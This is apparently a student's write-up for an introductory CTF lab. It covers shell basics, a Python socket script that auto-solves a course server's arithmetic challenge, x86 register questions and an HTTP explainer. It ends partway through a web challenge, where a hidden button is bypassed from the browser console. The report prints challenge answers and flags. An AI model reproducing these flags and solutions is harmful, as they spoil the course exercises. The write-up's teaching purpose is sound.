

Lab0_all_Report

Lab0_all_Report

1 Prerequisites

1.1 Challenge1

1.2 Challenge2

1.3 Challenge3

2.Web

2.1前置知识

2.2 challenge1

2.2 challenge2

3.Pwn（最不会的一集）

1.get_heart_beat函数

2.reply_heart_beat() 函数

3.main()函数

进行debug测试

program.elf测试

4.Reverse

4.1破解(工具帮我秒杀的一集)

verify 函数行为分析

破解密码

4.2投机取巧（failed）

5.MISC

5.1 challenge1

5.2 challenge2

6.Crypto

6.1 challenge1

6.2 challenge2

参数释义:

解密步骤

附录

Challenge2.2自动化脚本

crypto, c1,

实现图像处理, dealphoto.py

实现自助替换调试solve.py

叶凯森 3230100127 农业工程

1 Prerequisites

1.1 Challenge1

我有一台windows+linux双系统的电脑和一台mac（）

展示若干个shell命令用法：



```
桌面 — zsh — 80x24
Last login: Sun May 25 18:03:39 on console
kaisenye@kaisendeMacBook-Air ~ % ls
Desktop      Downloads    Movies       Pictures     Zotero
Documents    Library      Music        Public
kaisenye@kaisendeMacBook-Air ~ % cd Desktop
kaisenye@kaisendeMacBook-Air Desktop % touch hello.py
kaisenye@kaisendeMacBook-Air Desktop % nano hello.py
kaisenye@kaisendeMacBook-Air Desktop % python3 hello.py
hello world!
kaisenye@kaisendeMacBook-Air Desktop %
```

上面列出了当前目录（home）下的文件，进入桌面，创建了一个hello.py文件，用nano编辑器进行编辑内容，并且用python3运行得到结果。

["Saint John": what is writing to this log file?](#) 解答

采用tail -f /var/log/bad.log进行查看，发现在输出乱码。然后使用lsof查找写入日志文件的进程为590，用kill杀死，便通过了测试。

```

2025-05-25 10:55:22.210637 token: 1974756573
2025-05-25 10:55:22.511103 token: 171183670
2025-05-25 10:55:22.811565 token: 507796028
2025-05-25 10:55:23.112065 token: 49746099
2025-05-25 10:55:23.412547 token: 2055204519
2025-05-25 10:55:23.712976 token: 436178637
2025-05-25 10:55:24.013443 token: 2134197989
2025-05-25 10:55:24.313905 token: 342854641
2025-05-25 10:55:24.614366 token: 1145434489
2025-05-25 10:55:24.914811 token: 704510040
2025-05-25 10:55:25.215270 token: 1569061501
2025-05-25 10:55:25.515766 token: 1141801545
2025-05-25 10:55:25.816262 token: 1780938349
2025-05-25 10:55:26.116756 token: 162381463
2025-05-25 10:55:26.417268 token: 913521886
2025-05-25 10:55:26.717772 token: 28659496
2025-05-25 10:55:27.018278 token: 571581863
2025-05-25 10:55:27.318766 token: 1270283415
^C
admin@ip-10-1-12-12:~$ lsof /var/log/bad.log
COMMAND  PID  USER  FD  TYPE  DEVICE  SIZE/OFF  NODE NAME
badlog.py 590  admin   3w   REG   259,1    13174 265802 /var/log/bad.log
admin@ip-10-1-12-12:~$ kill 590
admin@ip-10-1-12-12:~$ ls
agent  badlog.py
admin@ip-10-1-12-12:~$ tail -f /var/log/bad.log
2025-05-25 10:56:48.747918 token: 1287575669
2025-05-25 10:56:49.048372 token: 1056645256
2025-05-25 10:56:49.348862 token: 1925336105
2025-05-25 10:56:49.649328 token: 759939446
2025-05-25 10:56:49.949792 token: 1787094348
2025-05-25 10:56:50.250214 token: 1876461152
2025-05-25 10:56:50.550667 token: 2004106254
2025-05-25 10:56:50.851130 token: 1257859734
2025-05-25 10:56:51.151588 token: 1065363493
2025-05-25 10:56:51.452089 token: 612089526
^C
admin@ip-10-1-12-12:~$ /home/admin/agent/check.sh
OKadmin@ip-10-1-12-12:~$ █

```

检查我的解决方案



解决方案是正确的，你让一个悲伤的服务器很开心，恭喜你！

你花了3分41秒。

你用了0条线索。

你获得了1分。



不再需要你的服务器了，所以我把它关掉了。

如果您喜欢这个，我很乐意得到您的[推荐](#)！

分享你的成就：



1.2 Challenge2

python基础

程序功能，获取用户输入的字符串，输出其长度；并且根据ASCII码规则将小写的转化成大写，大写的转化为小写，剩余不变。

开头的#!/usr/bin/python3是指定python解释器的位置。事实上，我为实验创建了一个虚拟环境lab0，运行语句为python hello.py而不是./hello.py,采用的还是虚拟环境中的python解释器。

```
kaisenye@kaisendeMacBook-Air hello % python3.12 -m venv lab0
kaisenye@kaisendeMacBook-Air hello % ls
hello.py  lab0
kaisenye@kaisendeMacBook-Air hello % source lab0/bin/activate
((lab0) ) kaisenye@kaisendeMacBook-Air hello % python hello.py
give me your string: aSDFssgfg
length of string: 9
now your string: AsdfSSGFG
```

校巴问题解答

脚本逻辑解释：

1. **连接**：脚本首先使用 `socket` 模块连接到指定的 IP 地址 (`10.214.160.13`) 和端口 (`11002`)。
2. **设置超时**：`s.settimeout(TIMEOUT_SOCKET)` 设置了一个客户端的套接字操作超时，防止因服务器不响应而无限等待。这个超时应该比服务器的10秒限制短一些。
3. **接收初始信息和问题**：
 - 脚本会持续接收数据，直到在接收到的数据中找到第一个表示问题结束的 `" = "` 符号。
 - 收到的数据被解码成字符串。然后它会分离出横幅信息（打印出来）和第一个数学表达式。
 - `data_buffer` 用于存储可能在一次 `recv` 中未完全接收或超前接收的数据。
4. **循环计算**：
 - 脚本会循环10次。
 - 在每次循环中，它会确保 `current_expression_str` 包含当前的数学题。对于第一个问题，它来自初始接收；对于后续问题，它会从 `data_buffer` 或新的网络数据中解析出来。
 - **解析表达式**：提取出等号前的数学表达式字符串。脚本假设表达式总是位于 `" = "` 之前的最后一行（如果服务器在发送新问题前发送了 "Correct!" 之类的消息）。
 - **计算**：使用 `eval()` 函数计算表达式的结果。
 - **发送答案**：将计算结果转换为字符串，加上换行符 `\n`，然后编码成字节流发送给服务器。
5. **接收Flag**：完成10次计算后，脚本会继续从服务器接收数据，这部分数据应该就是Flag。
6. **错误处理与关闭**：脚本包含了基本的错误处理（如超时、连接被拒绝）并在最后关闭套接字连接。

```
import socket
import re # 虽然这里用不到复杂的正则，但备着有时有用

# --- 配置 ---
HOST = '10.214.160.13' # 目标 IP 地址
PORT = 11002          # 目标端口
TIMEOUT_SOCKET = 8    # 客户端套接字操作超时时间（秒），应小于服务器的10秒超时
NUM_CALCULATIONS = 10 # 总共需要计算的次数

def solve_challenge():
    """
    连接到服务器并解决算术挑战。
    """
```

使用 with 语句确保套接字在使用完毕后能正确关闭

```
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:  
    try:
```

```
        print(f"[*] 正在连接到 {HOST}:{PORT}...")  
        s.connect((HOST, PORT))  
        s.settimeout(TIMEOUT_SOCKET) # 为套接字操作设置超时  
        print("[+] 连接成功!")
```

用于累积从服务器接收的数据的缓冲区
data_buffer = b""

首先, 接收并打印初始的欢迎信息/横幅, 直到第一个问题出现
第一个问题通常以 " = " 结尾

```
print("\n[*] 正在接收服务器的初始信息...")  
while b" = " not in data_buffer:  
    chunk = s.recv(4096)  
    if not chunk:  
        print("[-] 服务器在发送第一个问题前关闭了连接。")  
        return  
    data_buffer += chunk
```

将接收到的字节数据解码为字符串
errors='ignore' 可以避免因特殊字符解码失败导致程序中断
full_initial_message = data_buffer.decode(errors='ignore')

分割消息, " = "之前的是包含横幅和第一个表达式的部分, 之后的是缓冲区的剩余部分
parts = full_initial_message.split(" = ", 1)
if len(parts) < 2:
 print("[-] 未能从初始信息中解析出第一个问题。")
 print(f"收到的数据: {full_initial_message}")
 return

`parts[0]` 包含横幅和第一个表达式的字符串
`parts[1]` 包含第一个 " = " 之后的所有数据, 需要转回bytes并存起来
text_before_first_equals = parts[0]
data_buffer = parts[1].encode(errors='ignore') # 更新缓冲区为第一个 " = " 之后的部

分

```
    # 打印横幅 (即第一个表达式之前的所有行)  
    # 表达式通常是 `text_before_first_equals` 的最后一行  
    banner_lines, _, first_expression_str =  
text_before_first_equals.rpartition('\n')  
    if banner_lines: # 如果表达式前有其他内容 (横幅)  
        print(f"{banner_lines.strip()}")  
  
    # 如果 rpartition 没找到换行符, 说明 text_before_first_equals 就是表达式本身  
    if not first_expression_str and not banner_lines and text_before_first_equals:  
        first_expression_str = text_before_first_equals  
  
    current_expression_str = first_expression_str.strip()  
  
    # --- 开始循环计算 ---
```

```

for i in range(NUM_CALCULATIONS):
    print(f"\n--- 第 {i + 1} 次计算 ---")

    if i > 0: # 对于第2到第10个问题, 需要从缓冲区或网络读取
        # 确保 data_buffer 包含当前问题的 " = "
        while b" = " not in data_buffer:
            chunk = s.recv(4096)
            if not chunk:
                print(f"[-] 服务器在接收第 {i + 1} 个问题时关闭了连接。")
                return
            data_buffer += chunk

        # 解码并分割
        problem_data_str = data_buffer.decode(errors='ignore')
        parts = problem_data_str.split(" = ", 1)
        if len(parts) < 2:
            print(f"[-] 未能解析出第 {i + 1} 个问题。")
            print(f"当前数据: {problem_data_str}")
            return

        # `parts[0]` 可能包含类似 "Correct!\n" 的服务器回应以及新的表达式
        # 我们取最后一行作为表达式
        expression_section = parts[0]
        lines = expression_section.splitlines()
        if not lines:
            print(f"[-] 服务器发送了空的表达式部分: '{expression_section}'")
            return
        current_expression_str = lines[-1].strip() # 假设表达式在 " = " 之前的最

        data_buffer = parts[1].encode(errors='ignore') # 更新缓冲区

    if not current_expression_str:
        print(f"[-] 当前表达式为空, 无法计算。")
        # 尝试从缓冲区再读一次, 看是不是问题没接收完整
        extra_chunk = s.recv(1024)
        data_buffer += extra_chunk
        print(f"追加读取后缓冲区: {data_buffer.decode(errors='ignore')}")
        # 这里可以加一个重试逻辑, 但简单起见, 如果还是空就退出
        if not current_expression_str and b" = " not in data_buffer: # 还是没找

            print(f"[-] 表达式依旧为空, 放弃。")
            return

        # 如果追加读取后找到了, 重新解析 (这部分简化了, 实际中可能需要更复杂的缓冲管理)
        # 为避免复杂化, 当前脚本假设每次都能正确分割。

    print(f"题目: {current_expression_str} = ?")

    # 计算结果
    try:
        # 使用 eval() 计算表达式的值。
        # 注意: eval() 对于不可信的输入可能存在安全风险。

```

后一行

到问题


```

# 但在此类CTF挑战中, 对于简单的数学表达式, 这是常见且快速的方法。
# 添加一个非常基础的检查, 确保字符串大致安全
safe_chars = set("0123456789+- ")
if not all(char in safe_chars for char in current_expression_str if
char.strip()):

    raise ValueError("表达式中包含不允许的字符")

    result = eval(current_expression_str)
except Exception as e:
    print(f"[-] 计算表达式 '{current_expression_str}' 时出错: {e}")
    return

# 发送答案
answer = str(result) + "\n" # 结果需要转换为字符串, 并添加换行符
print(f"计算结果: {result}")
s.sendall(answer.encode())
print(f"[*] 已发送答案: {result}")

# --- 10次计算完成, 接收flag ---
print("\n[+] 所有计算已完成。正在等待Flag...")

# data_buffer 中可能已经包含了部分或全部flag信息
# 继续接收, 直到超时或连接关闭
try:
    while True:
        chunk = s.recv(4096)
        if not chunk: # 服务器关闭连接
            break
        data_buffer += chunk
except socket.timeout:
    print("[*] 读取Flag时发生超时, 可能已收到完整Flag。")

flag_message = data_buffer.decode(errors='ignore').strip()
print("\n===== FLAG =====")
if flag_message:
    print(flag_message)
else:
    print("[-] 未能接收到Flag信息。")
print("=====")

except socket.timeout:
    print("[-] 操作超时! 服务器可能没有在预期时间内响应。")
    print(f"当前接收缓冲区内容: {data_buffer.decode(errors='ignore')} if 'data_buffer'
in locals() else 'N/A'")
except ConnectionRefusedError:
    print(f"[-] 连接被拒绝。请检查服务器 {HOST}:{PORT} 是否可达并且服务正在运行。")
except Exception as e:
    print(f"[!] 发生了意外错误: {e}")
    import traceback
    traceback.print_exc() # 打印详细的错误堆栈信息
finally:
    print("\n[*] 关闭连接。")

```



```
if __name__ == '__main__':  
    solve_challenge()
```

[*] 已发送答案：4992469639

--- 第 9 次计算 ---

题目：1245174457 + 38760434 + 527401351 + 1598535361 - 511255714 + 825341103 - 1325446433 - 110971820 + 1152351239 - 585699206 = ?

计算结果：2854190772

[*] 已发送答案：2854190772

--- 第 10 次计算 ---

题目：470941519 + 846075937 + 1019780011 - 364361851 + 82255732 + 1082942522 + 1616500326 + 1860333940 + 1000784896 - 1038901149 = ?

计算结果：6576351883

[*] 已发送答案：6576351883

[+] 所有计算已完成。正在等待Flag...

===== FLAG =====

Good, next:

Good job, here is your flag: AAA{melody_loves_doing_calculus_qq_qun_386796080}

[*] 关闭连接。

(1440) 4992469639 2854190772 6576351883 AAA{melody_loves_doing_calculus_qq_qun_386796080}

calculator

Description

编程是最重要的技能，没有之一

我就不信你的手速足够快hhh

nc 10.214.160.13 11002

nc是Linux自带的工具，用于与服务器建立socket连接

Hint >

Your Answer

Congratz, you have solved it.

Solved

1.3 Challenge3

Q1xor dh, dh dh为00

q2为00

```
and dl, 0      ; dl 变为 0x00
mov dx, 0xffff ; dx 变为 0xFFFF
not dx         ; dx 变为 0x0000
```

q3

- `ax` 为 0 (`mov ax, 0`)。
- `bx` 为 0 (`mov bx, 0`)。
- `cx` 为 0 (`mov cx, 0`)。
- `dx` 在第 `not dx` 之后是 0x0000。
- 之后的 `mov sp, cx` 使得 `sp = 0`。
- 之后的 `mov bp, dx` 使得 `bp = 0` (因为 `dx` 是 0x0000)。
- 代码: `mov di, bp`

由于 `bp` 的值是 0x0000，所以 `di` 的值也将是 0x0000。

答案0000

Q4

```
mov ah, 0x0e
```

`al` 寄存器的值是 0x74。

整个 `ax` 寄存器 (`ah` 和 `al` 组合起来) 的值是 0x0e74

答案0e

Q5

- `print_string` 打印的是 `.string_to_print` 定义的字符串: "acOS", 0x0a, 0x0d, " by Elyk", 0x00
 - 循环中
 - `mov al, [si]` ; 将当前字符加载到 `al`
 - `mov ah, 0x0e` ; 设置 `ah` 为 0x0e (BIOS teletype 输出功能号)
 - `int 0x10` ; 调用BIOS中断打印字符
 - 第三次执行 `int 0x10` 时
- :
1. 第一次: `al` = 'a' (0x61), `ah` = 0x0e => `ax` = 0x0e61
 2. 第二次: `al` = 'c' (0x63), `ah` = 0x0e => `ax` = 0x0e63
 3. 第三次: `al` = 'O' (0x4F), `ah` = 0x0e => `ax` = 0x0e4f

分析: `int 0x10` 服务 0x0e (teletype output) 使用 `al` 作为输入的字符, `ah` 作为功能号。该BIOS调用通常不会修改 `ax` 寄存器 (或者说, 其对 `ax` 的修改对于调用者而言通常是未定义或不相关的, 除非文档特别说明)。因此, 在 `int 0x10` 执行后, `ax` 的值应该保持为执行 `int 0x10` 之前的值, 即由 `mov ah, 0x0e` 和 `mov al, [si]` 设定的值。

答案 0e4f

q6: 第 224 行 `int 0x10` (在 `print_string_right` 中) 执行后 `dx` 的值。

- 代码:

```
mov bp, .important_string_to_print ; Pointer to string
mov dh, 3                          ; Row to start print on
mov dl, 15                          ; Col to start print on
mov cx, 0x0007                      ; String length
mov bx, 00000000000001111b         ; White text on black background
mov ax, 0x1301                      ; Function 13h, subfunction 01h
int 0x10                            ; Do the thing (line 224)
```

- 分析:

- `mov dh, 3` 设置 `dh` 为 `0x03`。
- `mov dl, 15` 设置 `dl` 为 `0x0F`。
- 因此, 在执行 `int 0x10` 之前, `dx` 的值是 `0x030F`。
- `int 0x10` 服务 `0x13` (Write String) 使用 `dh` (行号) 和 `dl` (列号) 作为输入参数。此服务通常不会修改作为其输入参数的 `dx` 寄存器, 除非文档明确指出它会返回某些值在 `dx` 中。

- 答案: `030f`

ACTF{We1com3_7o_R3_00_00_0000_0e74_0e4f_030f}

2.Web

2.1前置知识

https://www.bilibili.com/video/BV1nn4y1R7ZU/?spm_id_from=333.1391.0.0&vd_source=f87bf786d8d1f18597fcc69be52fffb

@45gfg9学长的视频课是极好的前置知识讲解。

Q1.在浏览器中输入网址 (URL) 到最终看到网页的整个过程, 涉及多个网络协议和浏览器机制的协作。详细拆解的流程如下:

1. 输入URL, 解析协议与域名

- **URL结构解析:** 浏览器解析用户输入的URL (如 `https://www.example.com`), 确定协议 (HTTP/HTTPS)、域名 (`www.example.com`) 和路径 (如 `/index.html`)。
- **HTTP与HTTPS:**
 - **HTTP** 是超文本传输协议, 定义客户端与服务器之间的通信规则。
 - **HTTPS** 是 HTTP 协议的安全版本, 通过 **SSL/TLS** 协议 加密数据传输, 确保安全性。

2. DNS 解析: 域名 → IP 地址

- **DNS (域名系统)**：将域名（如 `www.example.com`）转换为对应的 IP 地址（如 `93.184.216.34`）。
 - **过程**：
 1. 浏览器检查本地缓存是否有该域名的 IP。
 2. 若无，则向操作系统发起 DNS 查询，依次通过 **本地 DNS 服务器**、根域名服务器、顶级域服务器等，最终获取 IP 地址。
 - **TCP/IP 四层模型中的位置**：DNS 属于 **应用层** 协议，依赖 **UDP**（默认）或 **TCP** 协议传输数据。
-

3. 建立 TCP 连接（三次握手）

- **TCP (传输控制协议)**：确保可靠的数据传输。
 - **三次握手**：
 1. 客户端发送 `SYN`（同步）报文请求连接。
 2. 服务器回应 `SYN-ACK`（同步-确认）。
 3. 客户端回复 `ACK`（确认）报文，连接建立。
 - **TCP/IP 四层模型中的位置**：TCP 属于 **传输层**，负责端到端的通信（如端口号 80 对应 HTTP，443 对应 HTTPS）。
-

4. HTTPS 的 SSL/TLS 握手（加密通道建立）

- **SSL/TLS 协议**：在 TCP 之上构建安全通道，加密 HTTP 数据。
 - **握手过程**：
 1. 客户端发送支持的加密算法和随机数。
 2. 服务器选择算法，返回证书（含公钥）、随机数和服务器密钥交换信息。
 3. 客户端验证证书合法性，生成预主密钥（Pre-Master Secret）并用公钥加密发送。
 4. 双方通过随机数和预主密钥生成对称密钥，后续数据用此密钥加密。
 - **作用**：防止中间人窃听或篡改数据，实现身份验证（通过证书）和数据加密。
-

5. 发送 HTTP 请求

- **请求内容**：包含方法（GET/POST）、路径、HTTP 版本、请求头（Headers）和可选的请求体（Body）。

```
GET /index.html HTTP/1.1
Host: www.example.com
User-Agent: Chrome/123
Accept-Language: zh-CN
Cookie: session_id=abc123
```

- **TCP/IP 四层模型中的位置**：HTTP/HTTPS 属于 **应用层**，传输层（TCP）负责数据分片和可靠传输，网络层（IP）负责路由寻址，链路层（如以太网）负责物理传输。
-

6. 服务器处理请求并返回响应

- **服务器响应：**包含状态码（如 200 OK）、响应头（Headers）和响应体（HTML/CSS/JS 文件等）。

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: session_id=def456
Content-Length: 2048
[响应体: HTML 内容]
```

- **Cookie 与 Session：**

- **Cookie：**服务器通过 `Set-Cookie` 头将数据存储在客户端（如会话 ID）。
- **Session：**服务器根据 Cookie 中的会话 ID 查找存储的用户状态（如登录信息）。

7. 浏览器解析与页面渲染

- **解析 HTML 构建 DOM 树：**
浏览器将 HTML 文本解析为文档对象模型（DOM），识别元素层级关系。
- **解析 CSS 构建 CSSOM：**
CSS 样式表被解析为 CSS 对象模型（CSSOM），定义每个元素的样式规则。
- **生成渲染树：**
DOM 和 CSSOM 合并为渲染树，确定每个节点的视觉属性（如颜色、布局）。
- **布局（Layout）与绘制（Paint）：**
渲染树计算元素的几何位置（布局或回流），然后绘制像素到屏幕上。
- **JavaScript 的影响：**
JS 可能阻塞 HTML 解析（如 `<script>` 标签），需下载并执行后才能继续解析。现代浏览器通过异步加载（`async`、`defer`）优化性能。

8. 后续资源加载与交互

- **子资源加载：**页面中的图片、CSS、JS 文件会触发新的 HTTP 请求，可能并行处理（受限于浏览器并发限制）。
- **动态交互：**JavaScript 通过 DOM/CSSOM 操作页面内容，绑定事件监听器，实现动态效果（如 AJAX 请求）。

TCP/IP 四层模型的完整参与

1. **应用层：**HTTP/HTTPS、DNS、SSL/TLS 协议在此层生成或解析数据。
 2. **传输层：**TCP 负责可靠传输，UDP 用于 DNS 查询等低延迟场景。
 3. **网络层（IP 层）：**IP 协议根据目标地址路由数据包。
 4. **链路层：**以太网、Wi-Fi 等协议负责物理介质上的数据传输（如 MAC 地址寻址）。
-

总结

从输入 URL 到页面呈现，整个过程是网络协议栈（TCP/IP 四层模型）、浏览器引擎（渲染流水线）和安全协议（SSL/TLS）协同工作的结果。每一步都依赖特定技术，最终将服务器上的资源转化为用户可见的交互界面。

以下是百度首页请求中各个 HTTP 头部的详细解释，按 **响应头** 和 **请求头** 分类说明：

百度

▼ 常规	
请求网址	https://www.baidu.com/
请求方法	GET
状态代码	● 200 OK
远程地址	223.109.82.16:443
引荐来源网址政策	strict-origin-when-cross-origin
▼ 响应标头	☐ 原始
Bdpagetype	1
Bdqid	0x993f76cb01337209 
Connection	keep-alive
Content-Encoding	gzip
Content-Type	text/html; charset=utf-8
Date	Sun, 25 May 2025 13:05:13 GMT
Server	BWS/1.1
Set-Cookie	H_PS_PSSID=61027_61680_62325_62967_63143_63195_63211_63242_63247_63256_63265_63324_63352; path=/; expires=Mon, 25-May-26 13:05:13 GMT; domain=.baidu.com
Set-Cookie	BDSVRTM=4; path=/
Set-Cookie	BD_HOME=1; path=/
Strict-Transport-Security	max-age=172800
Traceid	1748178313271372852211042675425606332937
Transfer-Encoding	chunked
X-Ua-Compatible	IE=Edge,chrome=1
X-Xss-Protection	1;mode=block

▼ 请求标头	☐ 原始
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	zh-CN,zh;q=0.9
Cache-Control	max-age=0
Connection	keep-alive
Cookie	BIDUPSID=8F873C22776B98E9DB2828E3091658B0; PSTM=1748177938; BAIDUID=8F873C22776B98E9A8D1D2DB31ED6E45:FG=1; BD_HOME=1; BD_UPN=123253; BA_HECTOR=248h0400800h01818l8k84a40525231k3650h25; BAIDUID_BFESS=8F873C22776B98E9A8D1D2DB31ED6E45:FG=1; ZFY=I:BZ0C9RutTda3dVKEWwt8Ouddlw7iKs:AixK:B8S2ESE:C; H_PS_PSSID=61027_61680_62325_62967_63143_63195_63211_63242_63247_63256_63265_63324_63352
Host	www.baidu.com
Sec-Ch-Ua	"Google Chrome";v="137", "Chromium";v="137", "Not(A)Brand";v="24"
Sec-Ch-Ua-Mobile	?0
Sec-Ch-Ua-Platform	"macOS"
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	none
Sec-Fetch-User	?1
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36

终端

一、响应头（Response Headers）

- 1. **bdpagetype: 1**
 - 含义：百度自定义头部，标识页面类型。值 1 可能表示首页或特定页面类型，用于内部路由或日志分析。
- 2. **bdqid: 0x993f76cb01337209**
 - 含义：百度请求唯一标识符（Query ID），用于追踪本次请求的上下文，便于调试和日志关联。
- 3. **connection: keep-alive**
 - 含义：要求 TCP 连接在当前请求完成后保持打开状态，以便后续请求复用。
 - 作用：减少 TCP 三次握手和 TLS 握手的开销，提升性能。
 - 补充：HTTP/1.1 默认启用 keep-alive，但可通过此头显式控制超时时间或最大请求数。
- 4. **content-encoding: gzip**
 - 含义：响应体使用 gzip 算法压缩。
 - 作用：减少传输数据量，加速页面加载（浏览器自动解压）。
- 5. **content-type: text/html; charset=utf-8**
 - 含义：响应内容为 HTML 格式，字符编码为 UTF-8。
 - 作用：告知浏览器如何解析内容。
- 6. **date: Sun, 25 May 2025 13:05:13 GMT**
 - 含义：响应生成的时间戳（UTC 时间）。
 - 作用：用于缓存验证和调试。
- 7. **server: BWS/1.1**

- 含义：服务器使用百度自研的 Web 服务器（Baidu Web Server），版本 1.1。
- 作用：标识后端技术栈，可能隐藏具体实现细节。

8. set-cookie: H_PS_PSSID=...; path=/; expires=...; domain=.baidu.com

- 含义：服务器向客户端发送的 Cookie，包含以下属性：
 - H_PS_PSSID：会话标识符，用于跟踪用户行为。
 - path=/：Cookie 对整个域名有效。
 - expires：过期时间（此处为 2026 年 5 月 25 日）。
 - domain=.baidu.com：Cookie 作用域为百度主域名及子域名。
- 其他 Set-Cookie：BDSVRTM=4（服务器响应时间）、BD_HOME=1（标识用户访问首页）。

9. strict-transport-security: max-age=172800

- 含义：HTTP 严格传输安全策略（HSTS），要求浏览器在 172800 秒（2 天）内强制使用 HTTPS 访问百度。
- 作用：防止中间人攻击，确保安全通信。

10. traceid: 1748178313271372852211042675425606332937

- 含义：分布式请求追踪 ID，用于定位跨服务链路的问题。

11. transfer-encoding: chunked

- 含义：响应体采用分块传输（Chunked Transfer Encoding），适用于动态生成的内容。
- 作用：服务器无需预知内容长度即可开始传输。

12. x-ua-compatible: IE=Edge,chrome=1

- 含义：指定浏览器以最高兼容模式渲染页面（Edge 引擎，Chrome 模式）。
- 作用：避免旧版 IE 的兼容性问题。

13. x-xss-protection: 1;mode=block

- 含义：启用浏览器内置的跨站脚本攻击（XSS）防护，发现攻击时阻止页面加载。
- 作用：增强安全性。

二、请求头（Request Headers）

1. accept: text/html,application/xhtml+xml,...

- 含义：客户端支持的响应内容类型及优先级（q=0.9 表示权重）。
- 作用：协商服务器返回合适的内容格式。

2. accept-encoding: gzip, deflate, br, zstd

- 含义：客户端支持的压缩算法（如 gzip、br 等）。
- 作用：服务器根据此头选择压缩方式。

3. accept-language: zh-CN,zh;q=0.9

- 含义：客户端首选语言为简体中文（zh-CN），次选为通用中文（zh）。
- 作用：服务器返回对应语言的页面。

4. **cache-control: max-age=0**

- 含义：要求服务器提供最新资源（`max-age=0` 表示缓存立即过期）。
- 作用：避免使用本地缓存。

5. **connection: keep-alive**

- 含义：要求保持 TCP 连接开放，供后续请求复用。

6. **cookie: BIDUPSID=...; BAIDUID=...; ...**

- 含义：客户端存储的 Cookie，包含以下关键信息：
 - **BIDUPSID**：用户唯一标识（匿名）。
 - **BAIDUID**：百度用户 ID，用于个性化推荐。
 - **BD_HOME=1**：标识用户访问首页。
 - **H_PS_PSSID**：历史会话 ID 列表。

7. **host: www.baidu.com**

- 含义：请求的目标域名，用于虚拟主机路由。

8. **sec-ch-ua: "Google Chrome";v="137", ...**

- 含义：客户端浏览器品牌和版本（Client Hints）。
- 作用：服务器适配不同浏览器特性。

9. **sec-ch-ua-mobile: ?0**

- 含义：客户端非移动设备（`?0` 表示否）。

10. **sec-ch-ua-platform: "macOS"**

- 含义：客户端操作系统为 macOS。

11. **sec-fetch-dest: document**

- 含义：请求目标为文档（即 HTML 页面）。

12. **sec-fetch-mode: navigate**

- 含义：请求由用户导航触发（如地址栏输入）。

13. **sec-fetch-site: none**

- 含义：请求来源与目标同源（无跨站行为）。

14. **sec-fetch-user: ?1**

- 含义：请求由用户主动触发（如点击链接）。

15. **upgrade-insecure-requests: 1**

- 含义：客户端希望将 HTTP 请求升级为 HTTPS（若支持）。

16. **user-agent: Mozilla/5.0 ... Chrome/137.0.0.0 Safari/537.36**

- 含义：客户端浏览器类型、版本及操作系统信息。
- 作用：服务器根据 UA 返回适配内容。

17. 引荐来源网址政策: **strict-origin-when-cross-origin**

- 含义：Referer 策略，跨域请求时仅发送源（Origin）信息。
- 作用：平衡隐私保护与功能需求。

三、关键头部总结

类型	头部名称	核心作用
连接管理	connection: keep-alive	复用 TCP 连接，减少延迟。
安全控制	strict-transport-security x-xss-protection	强制 HTTPS，防止中间人攻击。 防御 XSS 攻击。
缓存与压缩	cache-control, content-encoding	控制缓存策略和压缩算法，优化性能。
会话跟踪	set-cookie, cookie	维护用户会话状态（如登录、个性化）。
内容协商	accept, accept-language	协商响应格式和语言，适配客户端需求。

通过分析这些头部，可以全面了解百度首页的网络交互机制，包括性能优化（如压缩、连接复用）、安全性（如 HSTS、XSS 防护）和个性化（如 Cookie 跟踪）。

2.2 challenge1

答案：flag{56297ad00e70449a16700a77bf24b071}

打开网站，网站禁用了快捷键进入开发者工具，但是可以先在另一个页面先打开开发者工具再进去。


查看会躲藏的按钮的代码

```
<div id="main">
  <div id="div" onmouseleave="show()">
    <button id="btn" onclick="getflag()" onmousemove="hide()" type="button"
class="btn btn-primary">
      click me
    </button>
  </div>
</div>
```

我们不讲武德就要按按钮。输入

```
document.getElementById('btn').click();
```

!全 pumpk1n.com/lab0.php



会让你多试几次。且每次尝试都会收到 "one more time! 当前次数/1337" 的提示，并且每次都需要刷新页面（经过观察发现html代码getflag的token会在刷新页面后动态变化）才能进行下一次有效尝试，否则会跳alert: wrong token。因为从源代码看出按按钮本质上是出发getflag () 这个函数

```
function getflag() {  
    fetch('/flag.php?token=713fad3a7074e62b')  
        .then(res => res.text())  
        .then(res => alert(res))  
}
```

确定 getflag() 的本质：通过浏览器开发者工具的 "Network" (网络) 标签页，监控调用 getflag() (或等效操作) 时实际触发的 HTTP 请求。

- 我发现它会向 `http://pumpk1n.com/flag.php` 发送一个 GET 请求。
- 这个请求包含一个关键参数 `token`。

理解 Token 的动态性：确认“每次刷新 token 都不一样”。这意味着每次向 `flag.php` 发送请求前，都需要先获取一个新的、有效的 token。

